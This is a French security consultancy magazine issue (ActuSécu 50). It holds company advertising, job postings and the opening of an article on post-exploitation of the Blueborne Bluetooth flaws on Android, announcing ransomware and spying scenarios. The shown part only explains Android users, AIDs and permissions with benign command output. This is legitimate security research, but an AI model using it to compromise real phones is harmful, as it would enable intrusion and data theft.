xmco®
we deliver security expertise since 2002

# actu sécu 50

actusécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO® **Novembre 2018**


## Post-exploitation Blueborne sur Android

Ransomware, espionnage à distance, etc. : présentation des scénarios d'exploitation sur un téléphone Android

## Le coin PCI DSS

Les questions autour du SAQ A

## Actualité du moment

Analyse de la faille TaskScheduler et Magecart vs British Airways

## Les conférences

SSTIC, HIP, BruCON et Sthack

Patrick Lauke

Et toujours… **les actualités, les blogs, les logiciels et nos Twitter favoris !**

XMCO®

we deliver security expertise since 2002

https://www.xmco.fr
https://blog.xmco.fr
https://blog-pci.xmco.fr

# Vous êtes concerné par la sécurité informatique de votre entreprise ?

## XMCO est un cabinet de conseil dont le métier est l'audit en sécurité informatique.

xmco
we deliver security expertise since 2002

Fondé en 2002 par des experts en sécurité et dirigé par ses fondateurs, les consultants de chez XMCO n'interviennent que sous forme de projets forfaitaires avec engagement de résultats. Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Pour contacter le cabinet XMCO et découvrir nos prestations : **https://www.xmco.fr**

### Nos services

#### Test d'intrusion
**Mise à l'épreuve de vos réseaux, systèmes et applications par nos experts en intrusion.**

#### Audit de sécurité
**Audit technique et organisationnel de la sécurité de votre Système d'Information.**

#### Certification PCI DSS
**Conseil et audit des environnements nécessitant la certification PCI DSS Level 1 et 2.**

#### Cert-XMCO® - Veille en vulnérabilités
**Suivi personnalisé des vulnérabilités, des menaces et des correctifs affectant votre Système d'Information.**

#### Cert-XMCO® - Serenety
**Surveillance de votre périmètre exposé sur Internet.**

#### Cert-XMCO® - Réponse à intrusion
**Détection et diagnostic d'intrusion, collecte des preuves, étude des logs, autopsie de malware.**

Vous êtes passionné par la sécurité informatique ?

# Nous recrutons !

Indépendamment d'une solide expérience dans la sécurité informatique, les candidats devront faire preuve de sérieuses qualités relationnelles, d'un esprit de synthèse et d'une capacité à rédiger des documents de qualité. XMCO recherche avant tout des consultants équilibrés, passionnés par leur métier ainsi que par bien d'autres domaines que l'informatique.

Tous nos postes sont basés à Paris centre, dans nos locaux du 2ème arrondissement.

Retrouvez toutes nos annonces à l'adresse suivante :
**https://www.xmco.fr/societe/recrutement/**

## Stagiaire / Analyste / Consultant junior CERT-XMCO

XMCO recrute des stagiaires/analystes/consultants juniors afin de participer **aux activités du CERT-XMCO**.

En tant qu'analyste au sein du CERT-XMCO, vous serez chargé de :
- Analyser les évènements identifiés par notre service Serenety afin de qualifier les alertes et d'informer nos clients
- Réaliser une veille quotidienne sur les vulnérabilités, les exploits et l'actualité de la sécurité informatique
- Participer à nos travaux de R&D et aux publications du cabinet (ActuSécu)
- Contribuer au développement des offres et services portés par le CERT-XMCO (service de veille, Portail XMCO, service Serenety)

**Compétences requises :**
- Forte capacité d'analyse et de synthèse
- Bonne qualité rédactionnelle (français et anglais)
- Connaissances techniques sécurité, réseau, système et applications
- Maitrise du langage Python

## Consultant / Auditeur junior ou confirmé

XMCO recrute des consultants juniors et des consultants avec une expérience significative (2 à 3 ans minimum) pour notre pôle audit et notre CERT.

**Compétences requises :**
- Profil ingénieur
- Forte capacité d'analyse et de synthèse
- Connaissances techniques sécurité, réseau, système et applications
- Maîtrise d'un langage de programmation (Java, C) et d'un langage de scripting (Perl, Ruby, Python) et des méthodes de développement sécurisé OWASP
- Maîtrise des meilleures pratiques de sécurité pour les systèmes d'exploitation Windows/Unix et les équipements réseau
- Capacités relationnelles et rédactionnelles importantes
- Curieux, motivé et passionné par la sécurité informatique

Les consultants travaillent en équipe et en mode « projet » .
La rémunération est de type fixe + variable.

## Stagiaire R&D

XMCO recrute un alternant ou 4ème année afin de participer **aux activités de R&D** du cabinet.

Encadré(e) par le responsable de chacun des projets, vous aurez pour objectifs de vous approprier et aider au développement d'outils internes :

• Crackstation : infrastructure d'audit de mots de passe par calcul distribué.
• BigBuster : indexation et analyse de données utilisées dans le cadre de notre service de Threat Intelligence Serenety.
• AGILEBuster : framework d'automatisation de tâches utilisé pour les test d'intrusion à grande échelle.
• IAMBuster : outil d'audit IAM (Oracle, Active Directory, …) centralisé.
• Phisherman : plateforme de Phishing / Red-team
• PANBuster : outil de recherche de numéros de cartes bancaires pour les certifications PCIDSS.

En tant que stagiaire R&D, vous serez également chargé(e) de :
• Participer à la veille quotidienne sur les vulnérabilités, les exploits et l'actualité de la sécurité informatique.
• Contribuer aux travaux de publication R&D du cabinet (blog et ActuSecu).

Des détails sur ces sujets de stage sont disponibles sur notre site web.

## Stagiaire tests d'intrusion


Le cabinet XMCO propose un stage de fin d'études sur le thème **de la sécurité informatique** et **des tests d'intrusion.**

Les concepts suivants seront approfondis par le stagiaire sous la forme d'études, de travaux pratiques et d'une participation aux audits réalisés par les consultants XMCO :
• Veille en vulnérabilités Systèmes et Réseaux
• Les intrusions informatiques et les tests d'intrusion
• Les failles dans les applications Web et les web-services
• Les vulnérabilités des équipements mobiles
• Projets de développement internes encadrés
• Participation aux projets R&D du cabinet

**Compétences requises pour nos stagiaires :**
• Stage de fin d'études Ingénieur ou Master 2, Mastère spécialisé
• Motivation pour travailler dans le domaine du conseil et du service
• Connaissances approfondies en : Shell Unix, C, 1 langage de scripting (Perl, Ruby ou Python), Java, JavaScript, SQL
• Passionné de sécurité informatique (exploits, scan, scripting, buffer overflow, sql injection...)
• Maîtrise des environnements Linux et Windows
• Rédactionnel en français de qualité
• Bonne présentation et aptitudes réelles aux présentations orales

Le stage est prévu pour une durée de 5 mois minimum.

# sommaire




p. 7

p. 26

p. 30


p. 50

p. 72





Contact Rédaction : actu.secu@xmco.fr - Rédacteur en chef / Mise en page : Adrien GUINAULT - Direction artistique : Romain MAHIEU - Réalisation : Agence plusdebleu - Contributeurs : Pierre ALBERTEAU, William BOISSELEAU, Simon BUCQUET, Bastien CACACE, Charles DAGOUAT, Yann FERRERE, Elisabeth FRAISSE, Hadrien HOQUET, Thomas LIAIGRE, Rodolphe NEUVILLE, Thomas SANZEY, Julien TERRIAC, David WEBER.

# > Post-exploitation Blueborne : les scénarios

Cet article s'inscrit dans la continuité de nos recherches sur Blueborne. En effet, dans le numéro 48 de l'ActuSécu, nous avons analysé les failles Blueborne et réadapté l'exploit d'Armis sur un autre modèle de Smartphone.
Une fois notre code exécuté sur l'équipement vulnérable de la victime, les scénarios "post-exploitation" sont multiples : de l'installation d'un ransomware, en passant par l'espionnage des évènements clavier ou le vol d'informations à distance, nous proposons et illustrons ces possibilités dans cet article.

par William BOISSELEAU et Yann FERRERE




Patrick Lauke

## Post-exploitation Blueborne

## > Introduction

### Choix de la cible et vecteurs d'attaque

Les téléphones mobiles sont depuis quelques années devenus une cible privilégiée pour les attaquants. Tout d'abord, de par leur utilisation quotidienne, ces équipements stockent des données personnelles de toutes sortes (photos, messages personnels, etc.), mais également des données professionnelles (mails, agendas, documents, etc.).

Les évolutions technologiques de ces équipements permettent désormais de réaliser sur son téléphone l'ensemble des tâches qui étaient précédemment réalisées sur un ordinateur, comme la lecture et la modification de documents, l'accès à son compte bancaire et à ses comptes de services, etc.


# Post-exploitation Blueborne

Cette nouvelle place du téléphone dans notre société hyper connectée incite les attaquants à rechercher des moyens techniques pour les compromettre. Les vecteurs d'intrusion sur un Smartphone peuvent être variés, dont quelques exemples ci-après :

✚ **Phishing** : l'attaquant compromet sa victime par l'envoi d'un mail ou SMS contenant un lien malveillant. Ce lien peut mener à installer une application Android malveillante ou à saisir ses identifiants sur une page Web spécialement conçue.

✚ **Service de debug** : le service de debug permet de se connecter à distance sur le téléphone afin de l'administrer (comme ADB sur Android). Si celui-ci est exposé, un attaquant peut accéder sans mot de passe à ce service, et exécuter des commandes à distance sur le téléphone.

✚ **Exploit système et applicatif** : ce vecteur d'attaque consiste à exploiter une vulnérabilité impactant le système d'exploitation Android via une vulnérabilité système ou applicative, l'attaquant peut par exemple élever ses privilèges sur le système et compromettre le téléphone.

✚ **Exploit lié à un protocole** : des attaques sans fil peuvent être tentées, sur l'implémentation des protocoles WiFi, Bluetooth, réseau mobile 2G/3G, Vocal, etc..

Néanmoins, même si la surface d'attaque d'un téléphone est vaste, il est rare d'identifier un scénario d'exploitation permettant de compromettre un téléphone de bout en bout, sans aucune interaction utilisateur et à distance.

## Objectifs

Dans l'un des articles de l'ActuSécu 48 [1], une analyse des vulnérabilités Blueborne sur Android a été réalisée. Cette étude a notamment permis d'expliquer l'origine de deux vulnérabilités Blueborne impactant le composant Bluetooth du système Android (référencées CVE-2017-0785 et CVE-2017-0781). L'association de ces deux vulnérabilités, au sein d'un exploit adapté au téléphone ciblé, permet d'obtenir un accès Shell distant disposant des privilèges utilisateur bluetooth.

L'objectif de cet article est de décrire des scénarios de post-exploitation de la vulnérabilité Blueborne dans le cas où le Bluetooth est utilisé comme vecteur d'attaque. En d'autres termes, quelles sont les actions malveillantes qui peuvent être concrètement réalisées par un attaquant quand il est limité à l'utilisateur bluetooth ? Pour ce faire, une revue de méthodes de post-exploitation est proposée, puis 3 scénarios de post-exploitation fonctionnels sont réalisés.

## Moyens et méthodologie

Pour répondre à ces objectifs, une méthodologie de type pentest a été appliquée. Celle-ci consiste à aborder la post-exploitation sur notre cible de manière **pragmatique**. L'étude n'a pas pour but d'identifier une vulnérabilité de type 0 day sur le système Android. Cette solution serait coûteuse en termes de temps de recherche et développement. De plus, la découverte d'une vulnérabilité exploitable est incertaine. Notre approche consiste au contraire à nous appuyer sur l'existant (vulnérabilités, outils, etc.), à l'étudier et à l'adapter dans notre contexte.

**« L'objectif de cet article est de décrire des scénarios de post-exploitation de la vulnérabilité Blueborne : quelles sont les actions malveillantes qui peuvent être concrètement réalisées par un attaquant quand il est limité à l'utilisateur bluetooth ? »**


Tout au long de cet article seront présentées les étapes de recherche et d'analyse suivant cette méthodologie. L'objectif final est de compromettre un téléphone de type Galaxy S3 Mini, intégrant une version d'Android 7.1.2 et un niveau de correctif de sécurité datant de juin 2017 (vulnérable à l'attaque Blueborne).

# > Architecture et privilèges Android

Dans cette section, nous allons présenter une vision haut niveau de l'architecture du système Android, ainsi que le lien entre les droits des utilisateurs système et les privilèges applicatifs.

L'objectif de cette section n'est pas de présenter de manière détaillée l'intégralité de l'architecture Android, mais de proposer une vue représentative, contextualisée à notre problématique. Il s'agit en effet de présenter les privilèges acquis par un attaquant ayant réussi à exploiter une vulnérabilité sur l'implémentation du Bluetooth d'Android. Cet état d'intrusion a notamment été présenté au sein de l'ActuSécu 48.

## Architecture Android




Android est un système d'exploitation mobile développé et maintenu par Google, basé sur Linux, et publié en code source ouvert.

L'architecture logicielle du système Android peut être représentée suivant 5 couches principales [2-3], comme illustré.


La couche la plus haute de cette représentation est la **couche applicative**. Elle comprend les applications du système Android, dont les applications natives et/ou exigées par le système (applications stock). On trouve également au sein de cette couche les applications installées par l'utilisateur, le plus communément à partir du magasin d'application Android, le Play Store.

Ces applications Android sont majoritairement développées en code Java, bien que d'autres langages puissent être utilisés (ex. C# via le framework Xamarin ou en HTML/JavaScript avec Apache Cordova). Dans le cadre d'une application Java, celle-ci est dans un premier temps compilée en bytecode Java (le .class de l'application). Dans un second temps, ce même bytecode Java est compilé en bytecode Dalvik (.dex) pour des raisons d'optimisation lors de l'exécution.

Les applications peuvent communiquer de manière simplifiée avec le système Android au travers d'une API proposée par le système, le **Framework Android**. Lorsqu'une application Android souhaite communiquer avec un composant système (la caméra, par exemple), l'application ne communique pas directement avec celle-ci, mais le fait au travers de l'API Android.

En effet, les services système sont invoqués via des méthodes Java (issues de l'API Android) appelées par l'application. Ces appels sont ensuite transmis par l'API aux services système correspondants via une communication interprocessus (IPC). Néanmoins, les appels système ne sont traités que si les permissions de l'application le lui permettent.

Chaque application Android est exécutée au sein de l'environnement d'exécution, l'**Android runtime (ART**). ART succède à l'utilisation de l'environnement virtuel Dalvik depuis la version 5 d'Android. Par soucis de compatibilité, ART permet cependant d'exécuter l'application sous sa forme de code machine Dalvik (format dex, pour Dalvik exécutable).




*Corrélation entre l'architecture logicielle Android et une application de prise de photo*

La couche sous-jacente est représentée par **l'abstraction matérielle**, parfois aussi représentée en espace utilisateur. Cette couche inclut les différentes bibliothèques en code natif, les couches d'abstraction matérielles et autres pilotes. Ces services communiquent de manière directe avec les services du noyau Android.

Enfin, la couche la plus basse est le **noyau Linux** en lui-même. Celui-ci est globalement très proche d'un noyau Linux standard. Seules des modifications spécifiques au système Android y ont été greffées. Celles-ci sont présentées ci-après.
La décomposition de ces différentes couches peut être appliquée à un cas d'utilisation concret.

Considérons une application Android (.apk) permettant de prendre des photos (couche **Application**). Le développeur de cette même application utilise une méthode, fournie par l'API Android, dédiée à la prise de photo (couche **Framework Android**). À son lancement, cette application est exécutée au sein d'une VM Dalvik (couche **Android Runtime**).


Dès lors que l'utilisateur de l'application utilise la fonctionnalité de prise de photo, l'API Android fait transiter l'information à la VM Dalvik, qui transmet ensuite l'information à la couche **Noyau Linux**. Le rôle de cette dernière couche, dans le cadre de notre exemple, est notamment de vérifier que l'application possède les privilèges requis afin d'utiliser cette fonctionnalité.

Enfin, si l'application dispose des droits nécessaires pour faire appel à la fonctionnalité d'utilisation de la caméra, la couche **Abstraction matérielle** permet d'interagir avec la caméra du téléphone, au travers des bibliothèques associées. Ainsi, l'utilisateur est en mesure de prendre une photo au travers de son application Android.

Dans le cadre de cet exemple, la notion de permissions d'utilisation des fonctionnalités de l'API Android a été évoquée. La section suivante a pour objectif d'expliquer les mécanismes mis en place au sein de la couche Noyau Linux, permettant d'autoriser ou non les appels à l'API Android réalisés par une application.

## Privilèges système

Le système Android est basé sur un noyau Linux. Cependant, la gestion des utilisateurs et des groupes système est différente des systèmes Linux standards. Le concept majeur de sécurité spécifique au système Android est le suivant : à **une application Android correspond un utilisateur système.**

Cette conception offre deux principaux avantages en matière de sécurité :
- étant exécutées et manipulées par des utilisateurs différents, les applications sont isolées les unes des autres ;
- chaque application est isolée du reste du système.

L'isolation est gérée nativement par le système Linux, notamment en ce qui concerne les privilèges d'accès aux fichiers, mais également pour le cloisonnement interprocessus.

La figure ci-dessous liste le contenu du répertoire /data/data sur un système Android. Ce répertoire contient les données des applications présentes sur le système. On constate que chaque répertoire d'une application est autorisé en accès à un utilisateur donné. Cet utilisateur est le seul à pouvoir accéder en lecture, en écriture et en exécution à son répertoire.

```
generic_x86_64:/data/data # ls -l
total 1712
drwx------  4 system system 4096 2018-05-21 19:03 android
drwx------  7 u0_a85 u0_a85 4096 2018-07-01 21:25 cm.aptoide.pt
drwx------  4 u0_a0  u0_a0  4096 2018-05-21 19:03 com.android.backupconfirm
drwx------  4 u0_a32 u0_a32 4096 2018-05-21 19:03 com.android.bookmarkprovider
drwx------  4 u0_a44 u0_a44 4096 2018-05-21 19:03 com.android.calculator2
drwx------  4 u0_a1  u0_a1  4096 2018-05-21 19:03 com.android.calllogbackup
drwx------  6 u0_a54 u0_a54 4096 2018-06-04 15:21 com.android.camera
drwx------  4 u0_a35 u0_a35 4096 2018-05-21 19:03 com.android.captiveportallogin
drwx------  4 u0_a3  u0_a3  4096 2018-05-21 19:03 com.android.carrierconfig
drwx------  4 u0_a4  u0_a4  4096 2018-05-21 19:03 com.android.cellbroadcastreceiver
drwx------  4 u0_a36 u0_a36 4096 2018-05-21 19:03 com.android.certinstaller
drwx------ 10 u0_a37 u0_a37 4096 2018-09-11 11:27 com.android.chrome
drwx------  4 u0_a6  u0_a6  4096 2018-05-21 19:03 com.android.contacts
drwx------  4 u0_a38 u0_a38 4096 2018-05-21 19:03 com.android.cts.ctsshim
drwx------  4 u0_a7  u0_a7  4096 2018-05-21 19:03 com.android.cts.priv.ctsshim
```

*Extrait d'énumération de répertoire de /data/data et privilèges associés aux applications*

De même, en consultant les processus en cours d'exécution sur le système Android, on constate que les applications sont bel et bien exécutées par des utilisateurs différents.

```
u0_a15    2086  1395  1424944 40380     ep_poll 71e8788fc6ea S com.google.android.ext.services
u0_a13    2114  1395  1660800 116460    ep_poll 71e8788fc6ea S com.google.android.gms.persistent
u0_a29    2143  1396  1500552 42000     ep_poll 00ffffe430 S com.google.android.googlequicksearchbox:interactor
u0_a22    2169  1395  1481468 80724     ep_poll 71e8788fc6ea S com.google.android.apps.nexuslauncher
u0_a13    2197  1395  1436444 47332     ep_poll 71e8788fc6ea S com.google.process.gapps
u0_a29    2324  1396  1800020 114800    ep_poll 00ffffe430 S com.google.android.googlequicksearchbox:search
u0_a13    2507  1395  1805304 131296    ep_poll 71e8788fc6ea S com.google.android.gms
u0_a9     3929  1395  1450820 66664     ep_poll 71e8788fc6ea S com.android.documentsui
```

*Extrait de commande listant les processus en cours d'exécution sur un système Android (ps)*

Sur le système Android, les utilisateurs et les groupes sont caractérisés par des identifiants Android, souvent référencés par l'acronyme AID (Android IDentifiers) dans la documentation.

Une liste d'utilisateurs système est prédéfinie au sein du fichier android_filesystem_config.h **[4]**. D'autres utilisateurs sont ajoutés dynamiquement sur le système Android au fur et à mesure des installations d'applications.

Par convention, les utilisateurs sont regroupés au sein d'intervalles d'AID. Le tableau ci-dessous propose des exemples d'intervalles AID.

| Intervalle AID | Catégorie d'utilisateurs |
|---|---|
| 0 | superutilisateur, root |
| [1000;2999] | Utilisateurs système |
| [3000;4999] | Groupes ID |
| [10000;99999] | Utilisateurs applicatifs |

```
/* This is the master Users and Groups config for the platform.
 * DO NOT EVER RENUMBER
 */

#define AID_ROOT 0 /* traditional unix root user */
/* The following are for LTP and should only be used for testing */
#define AID_DAEMON 1 /* traditional unix daemon owner */
#define AID_BIN 2    /* traditional unix binaries owner */

#define AID_SYSTEM 1000 /* system server */

#define AID_RADIO 1001          /* telephony subsystem, RIL */
#define AID_BLUETOOTH 1002      /* bluetooth subsystem */
#define AID_GRAPHICS 1003       /* graphics devices */
#define AID_INPUT 1004          /* input devices */
#define AID_AUDIO 1005          /* audio devices */
#define AID_CAMERA 1006         /* camera devices */
#define AID_LOG 1007            /* log devices */
#define AID_COMPASS 1008        /* compass device */
#define AID_MOUNT 1009          /* mountd socket */
#define AID_WIFI 1010           /* wifi subsystem */
#define AID_ADB 1011            /* android debug bridge (adbd) */
#define AID_INSTALL 1012        /* group for installing packages */
#define AID_MEDIA 1013          /* mediaserver process */
#define AID_DHCP 1014           /* dhcp client */
#define AID_SDCARD_RW 1015      /* external storage write access */
#define AID_VPN 1016            /* vpn system */
#define AID_KEYSTORE 1017       /* keystore subsystem */
#define AID_USB 1018            /* USB devices */
#define AID_DRM 1019            /* DRM server */
#define AID_MDNSR 1020          /* MulticastDNSResponder (service discovery) */
#define AID_GPS 1021            /* GPS daemon */
```

*Extrait du fichier android_filesystem_config.h listant les utilisateurs par défaut du système Android et leurs AID respectifs*

À un AID utilisateur Android correspond un identifiant utilisateur (UID) et son groupe (GID) système Linux. Dans certains cas, l'AID correspond à un groupe système seulement.

Considérons l'exemple de l'application native Android TTS (Text To Speech), installée sur le système Android. Dans notre exemple, elle est décrite au sein du fichier /data/system/packages.list.

| Paramètre | Valeur |
|---|---|
| Nom du paquet | com.google.android.tts |
| AID (spécifique Android) | 10050 |
| UID (noyau Linux) | u0_a50 |
| GID (noyau Linux) | u0_a50 |
| Flag de debug | 0 |
| Répertoire de données applicatives | /data/user/0/com.google.android.tts |

*Application TTS présente au sein de la liste des paquets installés sur le système.*

Par convention, une application ayant l'AID 100xy se voit attribuer le nom d'utilisateur système u0_axy. Ici, l'application Text To Speech d'AID 10050 est associée au nom d'utilisateur système u0_a50. On constate dans la figure suivante que les fichiers de l'application Text To Speech au sein du répertoire Android /data/data ne sont accessibles qu'à l'utilisateur u0_a50 au niveau du système Android.

```
generic_x86_64:/data/data # ls -l /data/data | grep tts -C 3
drwx------  5 u0_a24 u0_a24 4096 2018-05-21 19:03 com.google.android.setupwizard
drwxr-x--x  5 u0_a47 u0_a47 4096 2018-05-21 19:04 com.google.android.syncadapters.contacts
drwx------  7 u0_a52 u0_a52 4096 2018-09-11 11:27 com.google.android.talk
drwx------  4 u0_a50 u0_a50 4096 2018-09-11 11:27 com.google.android.tts
drwx------  8 u0_a71 u0_a71 4096 2018-09-11 11:27 com.google.android.videos
drwx------  4 u0_a75 u0_a75 4096 2018-05-21 19:03 com.google.android.webview
drwx------  7 u0_a76 u0_a76 4096 2018-05-21 19:04 com.google.android.youtube
generic_x86_64:/data/data #
```

*Liste des fichiers applicatifs au sein du répertoire /data/data*

Tous les fichiers de l'application TTS ont été créés sous le nom d'utilisateur système u0_a50 et ne sont accessibles qu'à celui-ci. Les restrictions d'accès mise en oeuvre sont les mêmes que sur tout autre système Linux.

Cet utilisateur u0_a50 est également inclus au sein d'autres groupes système, comme le groupe inet ayant l'AID 3003, implication que nous allons aborder ci-après.


```
generic_x86_64:/data/data #
generic_x86_64:/data/data # cat /data/system/packages.list | grep tts
com.google.android.tts 10050 0 /data/user/0/com.google.android.tts default 3003
generic_x86_64:/data/data #
```

*Identité de l'utilisateur u0_a50 (UID, GID et groupes Android)*

## Permissions API Android

Les privilèges système Android ayant été abordés, il convient à présent de comprendre la relation entre les Android ID (AID) et les permissions applicatives, qui peuvent être exigées par les applications Android. Dans cet article, nous différencions la notion de **privilège** et la notion de **permission** : la première notion est associée à des droits spécifiques au système, la seconde concerne les droits spécifiques à l'API Android.

Les permissions sont relatives à des appels vers des fonctions système [5]. Elles permettent de contrôler l'accès à des données ou des fonctionnalités sensibles pour une application donnée.

Depuis Android 6.0, les demandes d'autorisation sont effectuées à l'exécution de l'application Android, comme sur le système iOS. Lorsqu'une application appelle une méthode Java nécessitant une permission particulière, une boîte de dialogue est affichée à l'utilisateur. Celle-ci propose d'autoriser ou de refuser la permission à l'application.

Les permissions ont été classifiées suivant leur risque d'utilisation. Il existe 4 niveaux de permissions :

- **niveau 0** : permission Normal, incluant entre autres les permissions INTERNET, BLUETOOTH, KILL_BACKGROUND_PROCESSES. Ce niveau de permissions ne nécessite pas d'approbation manuelle de l'utilisateur, contrairement aux niveaux de permissions suivants. Par exemple, une application est en mesure d'accéder à Internet dès sa première exécution, sans approbation de l'utilisateur du système.

- **niveau 1 :** permission Dangerous, incluant les permissions ACCESS_FINE_LOCATION, RECORD_AUDIO, CAMERA. Autoriser ce type de permissions requiert la vigilance de l'utilisateur car il présente un risque sur la confidentialité des données personnelles accessibles ou stockées sur le téléphone.

- **niveau 2 et 3** : permissions Signature et SignatureOrSystem incluant les permissions WRITE_SETTINGS, READ_VOICEMAIL.

Ces permissions permettent d'accéder et de modifier les préférences système, et présentent le risque le plus élevé.
La liste complète des permissions est disponible au sein de la documentation Android [6].

Un Android Package (APK) est un format de fichier utilisé par le système Android pour distribuer et installer les applications mobiles sur Android. Les permissions nécessaires et suffisantes d'une application sont listées au sein de son fichier Manifest.xml, inclus dans l'APK de l'application. Seules les permissions de niveau 1, 2 et 3 nécessitent une validation manuelle de l'utilisateur.

Lorsqu'elle est manuellement autorisée par l'utilisateur, **une permission accordée à une application est référencée au sein du fichier** /data/system/packages.xml**. Dans le même temps, le groupe système Android lié à la permission est ajouté à l'utilisateur système associé à l'application**.

Reprenons notre exemple pour illustrer ce concept. La figure suivante propose une vision simplifiée des « interactions permissions » Android et privilèges système pour l'application TextToSpeech (TSS).

